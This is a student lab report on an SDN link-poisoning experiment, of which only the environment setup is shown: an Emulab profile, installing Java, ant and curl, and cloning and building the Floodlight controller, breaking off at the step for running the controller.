Project/Lab 4

Submitted by : Nandini Krupa Krishnamurthy

Task:

To demonstrate network poisoning attack and show how the controller has a vast amount of important data, such as topological information, device information, and link information, all of which can be compromised by attackers in this type of attack due to the already existing security flaws during the link discovery procedure.

Experiment:

All the steps are explained along with the screenshots.

Step1 : Starting the experiment by creating a profile.



Fig 1 : Starting the experiment



Fig 2: Changing the profile.



Fig 3: Selecting LinkFabrTapo profile to carry out the experiment.



Fig 4: The profile is now changed. So going ahead by clicking on "Next".



Fig 5: Selecting a cluster. The cluster selected here is "Emulab".



Fig 6: Selecting the duration of the experiment.



Fig 7: The topology is running successfully.

Step2: Getting ready to cause an attack by downloading the prerequisites.



Fig 8: Controller Shell is opened.



Fig 9: Updating all repositories using “sudo apt-get update”



Fig 10: Python is installed using "sudo apt-get install software-properties-common python-software-properties"



Fig 11: To continue installation "Y" is chosen.



Fig 12: webupd8team personal package archive is needed as this contains Java 8 installations required to run floodlight. To install this " sudo add-apt-repository ppa:webupd8team/java" is used.

Fig 13: "[ENTER]" is used to continue installation.

Fig 14: Repositories are again updated using “sudo apt-get update”.



Fig 15: Oracle Java 8 (JDK8 and JRE8) is installed using “ sudo apt-get install oracle-java8-installer” command.



Fig 16: When asked if to continue "Y" is chosen.

Fig 17: "OK" is chosen if asked to agree to the license.



Fig 18: A agreement message pops up to continue installation.



Fig 19: "<Yes>" is chosen to move forward with installation.



Fig 20: ant and curl are installed using "sudo apt-get install ant curl".



Fig 21: When asked if to continue "Y" is chosen.

Fig 22: Since git cloning could not take place as permissions were not enabled, superuser permission is obtained using "sudo su".



Fig 23: Flood light is cloned from GitHub using "git clone git://github.com/floodlight/floodlight.git"



Fig 24: Now lets move to floodlight directory.



Fig 25: To run the floodlight build.xml file, “ant” command is used.

Fig 26: Build is successful.

Step3 : Running the Controller

